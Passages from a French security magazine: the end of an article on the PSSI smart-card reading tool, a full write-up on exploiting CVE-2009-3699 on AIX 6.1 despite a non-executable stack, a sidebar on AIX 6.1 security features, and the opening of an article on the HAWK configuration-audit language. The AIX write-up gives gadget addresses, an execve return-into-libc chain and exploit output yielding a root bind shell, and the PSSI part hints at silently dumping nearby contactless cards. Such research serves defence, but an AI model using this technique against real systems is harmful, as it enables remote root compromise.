interpretingFunctions = {
   FinalType.RevHexString: interpretRevHexString,
...
}
```

```
$ ./pssi.py plugins/sim

...
DF Télécom
     Abbreviated dialling numbers
 ====   1   ====
       Alpha identifier                  : John Doe                (Name of the contact)
       Dialling number                   : 0612345678              (Telephone number of the contact)
       Length of relevant information    : 6                       (In bytes)
       TON and NPI                       : Number Plan Identifier: 1, Type Of Number: 0
       Capability/Configuration identifier : 255
       Extension1 record identifier      : 255
...
```

Fig. 3

3.2 Autres fonctionnalités de PSSI

Dans l'exemple précédent, nous avons évoqué quelques fonctionnalités de PSSI, mais l'outil est capable de bien d'autres choses, toutes détaillées dans le manuel.

Ainsi, il est possible d'utiliser différemment la table des interpréteurs. Dans le cas des cartes bancaires EMV, par exemple, les données sont au format TLV (*Tag, Length, Value*) ; le principe est de faire précéder toute information par des octets précisant son type et sa taille, afin de faciliter la lecture automatique. Il est alors possible d'utiliser la table des interpréteurs pour associer à chaque tag un interpréteur, tout en indiquant au moteur que les données sont au format TLV, afin de lire ce type de carte.

Il est également possible d'utiliser la même table pour mettre en place des fonctions de *callback*, qui seront appelées à des moments précis, par exemple pour préformater des données avant de les envoyer aux interpréteurs ou pour effectuer un traitement relatif à l'ATR (*Answer To Reset*). Dans le cas du plugin Navigo, par exemple, nous utilisons cette fonctionnalité pour que les interpréteurs travaillent sur des chaînes de bits et non pas sur des listes d'octets.

PSSI accepte également différents paramètres en ligne de commandes. Il est ainsi possible d'afficher la totalité des APDU échangées, ainsi que les données brutes, avant toute interprétation.

Outre le mode de fonctionnement classique, consistant à lire une carte, PSSI est capable de parcourir exhaustivement la mémoire adressable d'une carte à puce, dont on ne connaît pas a priori la structure, afin de déterminer la totalité des adresses pointant vers des données lisibles. Enfin, l'outil dispose également d'un mode « boucle », qui détecte automatiquement la présence d'une carte sans contact à proximité du lecteur, enregistre son contenu dans un fichier horodaté, puis se remet en attente. L'intérêt d'un tel mode de fonctionnement est laissé en exercice au lecteur. :-)

Conclusion

Cet article nous a permis de montrer l'intérêt d'une couche d'abstraction lors de la lecture d'une carte à puce, afin de pouvoir interagir avec de nombreuses cartes grâce à un unique moteur et d'être en mesure d'ajouter rapidement de nouveaux types de cartes, quelle que soit leur structure.

Pour que ce projet prenne une réelle ampleur, il conviendrait maintenant d'y ajouter un maximum de plugins, de sorte qu'un unique outil soit capable de lire la plupart des cartes à puce en circulation. Il reste beaucoup à faire, alors si vous voulez faire partie de l'aventure, rejoignez-nous !

Toutes les sources sont disponibles à l'adresse **[3]**. ■

■ REMERCIEMENTS

Nous tenons particulièrement à remercier Vincent Guyot et Pascal Urien pour leurs conseils et leur soutien quant à l'évolution de ce projet.

■ RÉFÉRENCES

[1] ***The ISO 7816 Smart Card Standard***, **CardWerk,** http://www.cardwerk.com/smartcards/smartcard_standard_ISO7816.aspx

[2] Pyscard, http://pyscard.sourceforge.net/

[3] ***PSSI repository,*** https://code.google.com/p/pssi/

[4] ***PC/SC Workgroup***, http://www.pcscworkgroup.com/


[5] Lecteur en contact, Teo by Xiring, http://www.teobyxiring.com/

[6] Lecteur sans contact universel, LoGO by ASK, http://www.ask-rfid.com/uk/products_and_services/terminals.html

[7] ***GNU/Linux Magazine HS*** **n°39, Nov./Déc. 2008**

[8] ***MISC HS*** **n°2 :** ***Cartes à puce, Découvrez leurs fonctionnalités et leurs limites,*** **Novembre/Décembre 2008**

[9] Norme GSM 11.11, www.ttfn.net/techno/smartcards/gsm11-11.pdf



EXPLOITATION DE STACK OVERFLOWS SOUS AIX 6.1

Roderick ASSELINEAU - rasselineau@atlab.fr

mots-clés : AIX / POWERPC / CONTOURNEMENT / EXPLOITATION / STACK OVERFLOW / RETURN-INTO-LIBC

La plupart des personnes ayant un jour audité un système AIX connaissent les vulnérabilités CVE-2009-3699 et CVE-2009-2727 qui confèrent l'une comme l'autre un shell root distant à l'attaquant. Les exploits correspondants sont relativement communs (metasploit lui-même en embarque deux [1]). Néanmoins, la plupart des gens ignorent que ces exploits ne fonctionnent pas nécessairement sur AIX 6.1, dont la stack et la heap ne sont pas toujours exécutables. Cet article traite de la vulnérabilité CVE-2009-3699 et explique comment l'exploiter en dépit des protections mémoire potentiellement mises en place par l'administrateur.

1 Introduction

AIX **[2]**, de son vrai nom *Advanced Interactive eXecutive*, est un UNIX propriétaire conçu par IBM qui tourne sur les processeurs de type PowerPC. Bien qu'initialement très peu robuste et doté de fonctionnalités de sécurité relativement minimales, de nombreux efforts ont été faits par IBM pour améliorer cette situation. Ainsi, la dernière version d'AIX (la 6.1) sortie en 2007 incorpore désormais de nouveaux mécanismes de sécurité **[3]**, dont une *stack* et une *heap* non exécutables permettant de compliquer l'exploitation des failles de type corruption mémoire. Toute tentative d'exploitation par l'utilisation d'un *shellcode* devient alors plus ou moins caduque.

2 Quelques rappels sur le PowerPC

Le *PowerPC* est un processeur RISC *big-endian* dont les *opcodes* sont codés sur 4 octets. Il possède un grand nombre de registres, dont nous donnons une description sommaire :

- `pc` : *Program Counter* ; adresse la prochaine instruction à exécuter.
- `lr` : *Link Register* ; permet de sauvegarder le PC.
- `r0` : Registre général ; usage particulier tel que le transfert de LR.
- `r1` : SP (*Stack Pointer*).
- `r2` : TOC (*Table Of Contents*) ; pointe sur une zone mémoire contenant des variables globales.
- `r3`, `r4`, `r5`, ... : Registres généraux ; usage courant (arithmétique, manipulation de la mémoire, etc.).
- `r31` : Sauvegarde de Stack Pointer.

En PowerPC, le passage d'arguments à la fonction appelée est réalisé à l'aide des registres généraux (`r3`, `r4`, `r5`, etc.). Par exemple, le code assembleur ci-dessous illustre l'appel à `func(1, 2, 3, 4, 5, 6)` :

```
10000510:   38 60 00 01     lil  r3,1
10000514:   38 80 00 02     lil  r4,2
10000518:   38 a0 00 03     lil  r5,3
1000051c:   38 c0 00 04     lil  r6,4
10000520:   38 e0 00 05     lil  r7,5
10000524:   39 00 00 06     lil  r8,6
10000528:   4b ff ff 11     bl   10000438
```

L'instruction `lil` permet de placer un entier dans un registre et `bl` est une instruction de branchement (équivalent PowerPC du call x86) qui se distingue du

branchement simple b (équivalent PowerPC du jmp x86) par l'utilisation du registre **lr**, qui contient alors l'adresse de retour. Cette adresse sera plus tard sauvegardée sur la stack lors du prologue de la fonction, puis restaurée lors de son épilogue.

Le lecteur désirant plus de détails sur l'évolution de la stack entre les appels de fonctions est invité à lire le billet **[4]** dans lequel des explications plus précises sont fournies.

3 Étude de la vulnérabilité CVE-2009-3699

La vulnérabilité CVE-2009-3699 correspond à un bug de type *buffer overflow* dont la découverte officielle est attribuée à BSDaemon.

3.1 Localisation du bug dans libcsa.a

Lorsque la méthode **_DtCm_rtable_create()** est invoquée par RPC, elle appelle **_DtCmsTarget2Name()**, qui prend un pointeur sur une chaîne (ici **str**) en unique paramètre et appelle en retour **_DtCmGetPrefix(str, 64)**, dont le code est présent dans la bibliothèque **libcsa.a**. Une analyse rapide du code assembleur permet de découvrir l'origine du problème :

```
ROM:0000EAE8                stwu    %sp, -0x1040(%sp)  ; char vuln[4096]; [L1]
                                                       ; char foo[64];
[...]
ROM:0000EB30 loop:
ROM:0000EB30                cror    4*cr1+eq, eq, 4*cr1+eq
ROM:0000EB34                beq     cr1, out_of_loop
ROM:0000EB38                stb     %r5, 1(%r7)     ; *(r7+1) = r5
ROM:0000EB3C                addi    %r7, %r7, 1     ; r7++
ROM:0000EB40                addi    %r4, %r4, 1
ROM:0000EB44                lbz     %r5, 1(%r3)     ; r5 = *(r3+1)
ROM:0000EB48                addi    %r3, %r3, 1     ; r3++
ROM:0000EB4C                nop
ROM:0000EB50                cmpwi   %r5, 0          ; while(r5)          [L2]
ROM:0000EB54                cmplw   cr1, %r5, %r8
ROM:0000EB58                b       loop
ROM:0000EB5C out_of_loop:
```

Pour résumer, la fonction alloue de l'espace en stack pour deux buffers [L1] : **vuln** et **foo**. Initialement, **r3** pointe sur **str** en tant qu'argument de la fonction et **r7** pointe sur **vuln**. Le programme copie alors **str** dans **vuln** jusqu'à ce qu'un octet nul soit rencontré. Autrement dit, la boucle est un pseudo **strcpy()** [L2] qui engendre un stack overflow lorsque la chaîne passée en argument est trop grande (> 4096 [L1]).

3.2 Visualisation de la stack

Un petit schéma de stack permet de mieux visualiser la situation :




Schéma 1

En envoyant une chaîne suffisamment longue (>= 4096 + 8, soit 4104 octets), il est possible de prendre le contrôle de l'adresse de retour, méthode classique que nous utilisons ici, même si d'autres stratégies sont possibles **[4]**. Le *Proof Of Concept* publié par BSDaemon utilise cette méthode :

```
Breakpoint 4, 0xd2241b70 in _DtCmGetPrefix@AF13_6 () from /usr/lib/
libcsa.a(shr.o)
(gdb) x /x $r1
0x2ff20520:     0x2ff21560
(gdb) x /4x 0x2ff21560
0x2ff21560:     0x70707070      0x70707070      0xdeadbeef      0x70707070
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xdeadbeec in ?? ()
```

Deux petites remarques : les deux bits de poids faible de l'adresse de retour doivent être mis à 0 (pour cause d'alignement) et l'overflow est ici particulièrement avantageux puisque le dépassement est (quasi) illimité, ce qui donne de la marge de manœuvre à l'attaquant.

Pour toute version d'AIX inférieure à 6.1 ou autorisant la stack en exécution, l'exploitation se résume à insérer un shellcode dans **str** (metasploit peut le générer) et à faire pointer l'adresse de retour sur celui-ci. Bien évidemment, les choses se corsent avec AIX 6.1 si la stack est configurée pour être non exécutable.

4 Les mécanismes de protection mémoire d'AIX 6.1

En local, pour déterminer si de tels mécanismes sont en place, une solution simple consiste à compiler un exécutable de test qui tente d'exécuter du code dans diverses régions mémoire (stack, heap, data). Si le processus reçoit un **SIGILL**, c'est que la mémoire est protégée. À distance, il n'y a pas vraiment de solution, il faut donc tester la méthode avec puis sans shellcode. En cas de crash, le processus est de toute façon relancé par **inetd**.

4.1 La configuration par défaut

L'outil **sedmgr** permet à l'administrateur d'activer/désactiver les protections mémoire au niveau système ou plus finement au niveau des processus en modifiant un *flag* dans les binaires correspondants. Par défaut, la configuration est la suivante :

```
-bash-3.2# sedmgr
Mode SED (Stack Execution Disable) : select
SED configuré dans le noyau : select
```

Dans le cas présent, la configuration système indique que l'exécutable lui-même doit être porteur d'un flag (dans son header **COFF**) demandant au noyau la non-exécution. Le petit exemple suivant illustre parfaitement cette situation :

```
-bash-3.2# cat sc_stack.c
#include
[...]
int main(void)
{
    char burp[256];
    memcpy(burp, shellcode, sizeof(shellcode));
    int jump[2]={(int)burp,0};
    ((*(void (*)())jump)());
}
-bash-3.2# gcc sc_stack.c
-bash-3.2# sedmgr -d ./a.out
./a.out : system                    <-- le binaire suit une politique "system"
-bash-3.2# ./a.out
# exit                              <-- il est autorisé à exécuter sur la stack
-bash-3.2# sedmgr -c request ./a.out  <-- le binaire spécifie ne pas avoir besoin
                                        d'une stack non exécutable.
-bash-3.2# ./a.out
Illegal instruction (core dumped)
```

Il est également intéressant de regarder les flags de l'exécutable que l'on va tenter d'exploiter :

```
-bash-3.2# sedmgr -d /usr/dt/bin/rpc.cmsd
/usr/dt/bin/rpc.cmsd : system
```

Par défaut, on peut donc exécuter du code sur la stack. Cette configuration, certes à notre avantage, ne nous intéresse bien évidemment pas. Dans la suite de l'article, nous considérons que l'administrateur a activé la protection contre l'exécution en stack/heap au niveau système :

```
-bash-3.2# sedmgr -m all
L'attribut SED a été défini avec succès au niveau système. Il est
effectif à l'amorçage du noyau 64 bits.
-bash-3.2# reboot
Commande reboot en cours d'exécution.
[...]
-bash-3.2# gcc sc_stack.c
-bash-3.2# ./a.out
Illegal instruction (core dumped)
```

4.2 Les protections effectives

Une fois cette configuration activée, nos tests mettent en évidence les faits suivants :

- la stack, la heap et la zone de data sont toutes protégées contre l'exécution de code.
- il n'y a aucune protection de type ASLR sur l'espace d'adressage des processus.
- il est possible d'exécuter du code dans une zone mmapée en ANONYMOUS si le flag **PROT_EXEC** est spécifié lors de l'appel à **mmap()**.
- l'utilisation de **mprotect()** pour rendre une zone exécutable ne fonctionne ni pour la stack ni pour la heap.

Note

Fait curieux concernant ce dernier cas, autant mprotect() renvoie une erreur dans le cas de la stack (ce qui est compréhensible), autant il n'en renvoie pas dans le cas de la heap. On pourrait donc penser à un succès de l'appel système, sauf qu'en pratique, les pages restent non exécutables.

Pour exploiter la vulnérabilité, on a donc deux solutions :

- créer une zone accessible en écriture et exécution en utilisant un appel à **mmap()** en « return-into-libc », copier le shellcode dedans grâce à un appel à une fonction de copie (dans la libc ou ailleurs) et finalement exécuter le shellcode.
- appeler directement une fonction permettant l'exécution de commandes sur la machine, telle que **system()**.

La première technique a l'inconvénient majeur de nécessiter le chaînage de plusieurs appels de fonctions, ce qui nécessite une quantité de stack contrôlée par

l'utilisateur monumentale (ce n'est toutefois pas un problème avec ce bug). Nous avons choisi d'utiliser la seconde méthode.

5 Le return-into-libc version PowerPC

Pour être capable de mener à bien un return-into-libc, il faut nécessairement connaître l'adresse à laquelle se trouve la fonction ciblée (ici, la tâche est facilitée par l'absence d'ASLR) et être capable de contrôler les arguments passés à la fonction.

5.1 Le contrôle des registres

Dans le cas du x86, les arguments sont passés directement par la stack, donc les return-into-libc sont extrêmement simples à mettre en œuvre, la seule « difficulté » étant de positionner correctement le *stack pointer* (à coups de **pop-ret**). Malheureusement, en PowerPC, ce sont les registres qui sont utilisés. On peut toutefois s'en sortir en utilisant astucieusement les épilogues de fonctions. En effet, les épilogues de fonctions permettent la restauration de registres depuis la stack en préparation du retour à la fonction appelante.

Prenons par exemple le code suivant (fourni par objdump, dont une version libre existe pour AIX) :

```
120:   80 41 00 14    lwz     r2,20(r1)        [L1]
124:   38 00 00 22    li      r0,34
128:   fc 20 f8 90    fmr     f1,f31
12c:   90 03 00 00    stw     r0,0(r3)
130:   81 81 00 78    lwz     r12,120(r1)      [L2]
134:   cb e1 00 68    lfd     f31,104(r1)
138:   7d 88 03 a6    mtlr    r12              [L3]
13c:   38 21 00 70    addi    r1,r1,112        [L4]
140:   83 e1 ff ec    lwz     r31,-20(r1)
144:   4e 80 00 20    blr                      [L5]
```

Imaginons que l'adresse de retour de la fonction vulnérable pointe sur [L1]. Cette portion de code nous permet alors grâce à [L1] de prendre le contrôle de **r2** puisque sa valeur sera prise sur la stack (r1+20) dans le buffer vulnérable. Certains autres registres sont manipulés au cours de cette opération comme **f1** (registre du FPU), **r31**, ou **r0** (qui prend ici une valeur fixe). Plus intéressant, la ligne [L2] permet de prendre le contrôle de **r12**, qui sera alors copié dans **lr** [L3]. En retour de fonction, l'instruction **blr** est un saut vers l'adresse contenue dans **lr** [L5]. Puisqu'on contrôle indirectement **lr**, on peut donc choisir de poursuivre l'exécution sur un autre épilogue qui permettra de charger d'autres registres ou sur la fonction cible directement. Notons que le gros problème de cette méthode est qu'elle « consomme » beaucoup de stack. En effet, **r1** est incrémenté de 112 en [L4]. Si trop de chaînage venait à être réalisé, l'attaquant finirait par perdre le contrôle des données référencées par **r1**. Dans le cas du CVE-2009-3699, ce n'est toutefois pas un problème puisque l'overflow n'est pas limité en taille.

Note

Certains épilogues sont plus intéressants que d'autres. Celui-ci, par exemple, est très mauvais pour deux raisons : il ne permet pas de contrôler les registres les plus intéressants (r3, r4, etc.) et l'adresse contenue dans r3 doit nécessairement être déréférençable sous peine de planter le programme.

Pour réaliser notre exploit, nous avons utilisé les épilogues suivants :

```
0xd0117b1c :    lwz     r2,20(r1)
0xd0117b20 :    lwz     r3,64(r1)
0xd0117b24 :    lwz     r12,88(r1)
0xd0117b28 :    addi    r1,r1,80
0xd0117b2c :    mtlr    r12
0xd0117b30 :    lwz     r29,-12(r1)
0xd0117b34 :    lwz     r30,-8(r1)
0xd0117b38 :    lwz     r31,-4(r1)
0xd0117b3c :    blr
```

et

```
0xd0134e18 :    lwz     r3,64(r1)
0xd0134e1c :    lwz     r4,68(r1)
0xd0134e20 :    lwz     r12,88(r1)
0xd0134e24 :    addi    r1,r1,80
0xd0134e28 :    mtlr    r12
0xd0134e2c :    blr
```

En chaînant l'appel à ces portions de code, on obtient successivement le contrôle des registres (**r2**, **r3**) et (**r3**, **r4**). On obtient également le contrôle des registres **r29** à **r31**, mais cela n'a pas d'intérêt dans le cas présent.

5.2 Le retour dans une fonction

L'utilisation de la fonction **system()** pose un premier problème qu'on voit tout de suite à travers l'exemple suivant :

```
(gdb) disass main
[...]
0x100004c8 :   bl      0x10000578
[...]
```

Puisque l'adresse de chargement de la section de code est à 0x10000000, l'adresse de la fonction contient des octets nuls (ce qui est un problème pour exploiter CVE-2009-2727). On peut fort heureusement contourner très facilement cette situation en remarquant que l'adresse de **system()** du *deadlisting* correspond à une adresse de PLT-like et que l'adresse de la fonction en libc ne pose pas ce problème :

```
[...]
(gdb) b main
Breakpoint 1 at 0x100004ac
(gdb) print /x &system
$1 = 0x10000578
(gdb) r
Starting program: /bla

Breakpoint 1, 0x100004ac in main ()
(gdb) info sharedlibrary
Text Range              Data Range              Syms    Shared
Object Library
0xd04c1240-0xd04c1a3e   0xf04bc608-0xf04bc730   Yes     /usr/lib/
libcrypt.a(shr.o)
0xd0108880-0xd04850e5   0xf03fb6b0-0xf04bb238   Yes     /usr/lib/
libc.a(shr.o)
(gdb) print /x &system
$2 = 0xd02bbaa0
```

Malheureusement se pose alors un deuxième problème. Il n'est en effet pas possible (facilement) d'appeler directement la fonction **system()** de la libc depuis le programme vulnérable (la fonction plante). Bien que la raison de ce plantage ne soit pas très claire, cela semble être lié à l'utilisation de **r2** à partir duquel des données nécessaires à l'exécution sont obtenues. Le fait d'échapper au saut de PLT-like ne permet donc pas d'avoir l'environnement nécessaire pour exécuter la fonction. Contrôler **r2** ne sert à rien si on ne sait pas quelles données exactes obtenues à partir de ce registre sont en jeu.

On a donc deux solutions : soit on émule précisément ce vers quoi pointe **r2** lors d'un appel de fonction en libc, soit on appelle une fonction qui ne pose pas ce problème. Par chance, on peut se servir facilement des *wrappers* d'appel système de la libc :

```
(gdb) disass execve
Dump of assembler code for function execve:
0xd02bfc50 :  lwz     r12,6784(r2)
0xd02bfc54 :  stw     r2,20(r1)
0xd02bfc58 :  lwz     r0,0(r12)
0xd02bfc5c :  lwz     r2,4(r12)
0xd02bfc60 :  mtctr   r0
0xd02bfc64 :  bctr
```

Chaque wrapper d'appel système est conçu de la même façon et utilise une entrée dans une table spéciale qui s'apparente à une **syscall_table[] userland**. Chaque entrée contient deux informations : le numéro d'appel système et l'adresse à laquelle poursuivre l'exécution du wrapper (on trouvera donc l'instruction **sc** dans le code référencé). Dans l'extrait précédent, on a vu que **r12** était chargé avec une adresse dérivée de **r2**. Une analyse rapide avec **gdb** montre que **r12** pointe alors sur l'une des entrées de cette table. Comme elle est située à une adresse fixe pour une instance donnée de programme, il suffit de contrôler **r2** pour obtenir l'exécution d'un appel système arbitraire. En outre, puisque les arguments de cet appel système sont pris successivement dans **r3**, **r4** et **r5** (dans le cas d'**execve()**), le problème revient à chaîner les « bons » épilogues de fonctions avant l'appel à **execve()** dans la libc.

Lors de l'exploitation, le processus suit le schéma d'exécution suivant :




Schéma 2

Note

Le lecteur attentif aura remarqué que r5 n'est pas manipulé alors qu'execve() prend 3 arguments. En fait, par chance, en sortie de _DtCmGetPrefix(), r5 prend la valeur 0 (pointeur NULL). Le fait est que cela ne gêne pas du tout l'exécution du *syscall*, donc on le laisse à cette valeur au lieu d'appeler un troisième épilogue de fonction.

Il doit être noté que la connaissance de l'adresse de **r1** au moment du retour de fonction est nécessaire car **r2** et **r3** sont des pointeurs sur des objets que l'attaquant doit contrôler (et donc placer en stack dans le buffer vulnérable). Nous avons remarqué lors de nos tests que **r1** oscillait entre un très petit nombre de valeurs (3 en fait). Puisque le démon **rpc.cmsd** est relancé en

cas de plantage, on peut sans trop de risque tester les 3 valeurs jusqu'à obtenir le shell désiré. Le reste des détails de l'exploitation est sans réel intérêt. Si on s'est bien débrouillé, on obtient alors :

```
rod@ubuntu:~/Desktop/ExploitationAIX$ ./sploit A.B.C.D
[+] Trying to exploit with:
  -> R1 = 0x2ff20cd0
  -> CMD = BIND SHELL PERL
[+] Trying A.B.C.D:4444....
[-] Connection timedout.
[+] Trying to exploit with:
  -> R1 = 0x2ff21670
  -> CMD = BIND SHELL PERL
[+] Trying A.B.C.D:4444....
[+] Exploit worked with R1=0x2ff21670
[+] Enjoy your shell dude!
id
uid=0(root) gid=0(system) groups=2(bin),3(sys),7(security),8(cron),
10(audit),11(lp)
```

Note

En pratique, `inetd` ne relance parfois pas `rpc.cmsd` pour des raisons assez mystérieuses (hem hem). Il est donc recommandé d'éviter un bruteforce trop long ou trop intensif de `r1`, sous peine de perdre définitivement la possibilité d'exploiter `rpc.cmsd`. AIX, c'est fragile ;-)

Conclusion

Exploiter un bug sur AIX n'a jamais été très difficile. L'effort louable d'IBM a permis l'introduction d'une fonctionnalité de protection contre l'exécution dont nous avons démontré l'insuffisance. La technique bien connue du return-into-libc (dont certaines personnes ont plus ou moins réinventé le concept vieux de plus de 10 ans en introduisant le ROP) ne peut en effet être mitigée que par l'ajout d'un ASLR aujourd'hui inexistant sur AIX 6.1. On peut donc supposer (peut-être à tort) que les exploits AIX ont encore de beaux jours devant eux... ■

REMERCIEMENTS

Je tiens à remercier l'équipe d'Atlab et Renaud Feil pour leur relecture de l'article.

RÉFÉRENCES

[1] http://www.metasploit.com/modules/exploit/aix/

[2] http://en.wikipedia.org/wiki/IBM_AIX

[3] http://publib.boulder.ibm.com/infocenter/aix/v6r1/topic/com.ibm.aix.doc/doc/base/aixinformation.htm

[4] http://www.lasecuriteoffensive.fr/exploitation-de-stack-overflow-sous-aix-5x, **Juillet 2010**

AIX 6.1 ET SA SÉCURITÉ

L'impossibilité d'exécuter du code dans certaines régions mémoires (comme la pile) n'est pas la seule fonctionnalité de sécurité à avoir fait son apparition avec AIX 6.1. Certainement conscient du retard de son OS, IBM a en effet choisi d'incorporer plusieurs autres dispositifs avec cette version, tels que :

- la « Trusted Execution » :

Une base de données (la TSD ou *Trusted Signature Database*) est créée à l'installation et contient les hashs SHA256 des principaux binaires du système d'exploitation. Ce mécanisme, plus abouti que son prédécesseur (TCB), permet non seulement d'ajouter de nouveaux fichiers en base a posteriori, mais également d'effectuer un contrôle au moment de l'exécution (et non plus seulement sur la base d'un cronjob).

- le « File Permission Manager » :

Ce mécanisme se traduit par l'utilisation d'une commande `fpm` qui permet de réduire de manière drastique le nombre de binaires `setuid root` présents sur un serveur AIX.


- un mécanisme d'ACL de type RBAC (*Role Based Access Control*) :

Par défaut, un UNIX utilise des mécanismes d'ACL de type DAC (*Discretionary Access Control*). Avec ce nouveau modèle, l'utilisateur root est désactivé et de nouveaux utilisateurs moins privilégiés possèdent certaines autorisations, rôles ou privilèges.

- le chiffrement de système de fichiers (EFS) :

Il s'agit d'un mécanisme de chiffrement transparent pour l'utilisateur, qui se pose en surcouche de JFS2 (le système de fichiers AIX). Ce mécanisme est assez complet puisque chaque fichier est chiffré avec une clé unique, elle-même chiffrée avec la clé privée de l'utilisateur (stockée dans un *keystore* et déchiffrée lors de l'ouverture de session utilisateur).

http://www-03.ibm.com/systems/fr/power/software/aix/



UNE APPROCHE INTÉGRÉE POUR L'ANALYSE DES CONFIGURATIONS (PARTIE 1)

Denis Valois - denis.valois@laposte.net

Cédric Llorens - cedric.llorens@wanadoo.fr

mots-clés : RÉSEAU / SÉCURITÉ / CONFIGURATION / EXPRESSION RÉGULIÈRE

Nous présentons dans cet article la version 2 du langage HAWK, permettant de réaliser avec un seul outil des contrôles avancés de configuration sur n'importe quel type d'équipement (Cisco, Juniper, Alcatel, Packet-filter, etc.) [HAWK v1]. Cette nouvelle version utilise un préprocesseur «macro » permettant d'exprimer intuitivement des règles complexes. Cet article présente aussi la bibliothèque Cisco alors que le prochain article présentera les bibliothèques Juniper, Alcatel et Packet-filter. Celles-ci sont toutes disponibles, ainsi que le compilateur HAWK, sur notre site [HAWK v2].

1 Rappel sur la problématique sécurité des configurations

Les réseaux multiservices comportent plusieurs dizaines de milliers d'équipements réseau représentant plusieurs millions de lignes de configuration.

Par exemple, si vous avez de l'ordre de 1000 équipements réseau dont chacun contient près de 10 000 lignes de configuration, votre cœur de réseau compte de l'ordre de 10 millions de lignes de configuration et de nombreuses questions se posent :

- Comment vérifier que les listes de filtrage contrôlant l'accès aux équipements soient définies et appliquées ?
- Comment vérifier que les listes de filtrage soient correctement définies ?
- Comment vérifier que les communautés SNMP soient bien celles attendues et filtrées ?
- Comment s'assurer que les mots de passe soient correctement définis et appliqués ?
- Comment définir une approche pragmatique et efficace permettant de tenir compte de la taille des configurations et des types de contrôle à réaliser ?

Pour y parvenir, il est alors désirable d'utiliser des outils bien ciblés afin de contrôler la conformité des configurations à la politique de sécurité. Dans ce contexte, nous nous limitons à la vérification de configuration « off-line » et nous supposons que les fichiers de configuration soient directement disponibles, comme l'illustre la figure 1.

À partir d'une zone d'administration, on rapatrie les configurations des équipements réseau sur un serveur dédié. On les transfère ensuite vers un autre serveur spécialisé dans le contrôle « off-line » des configurations.

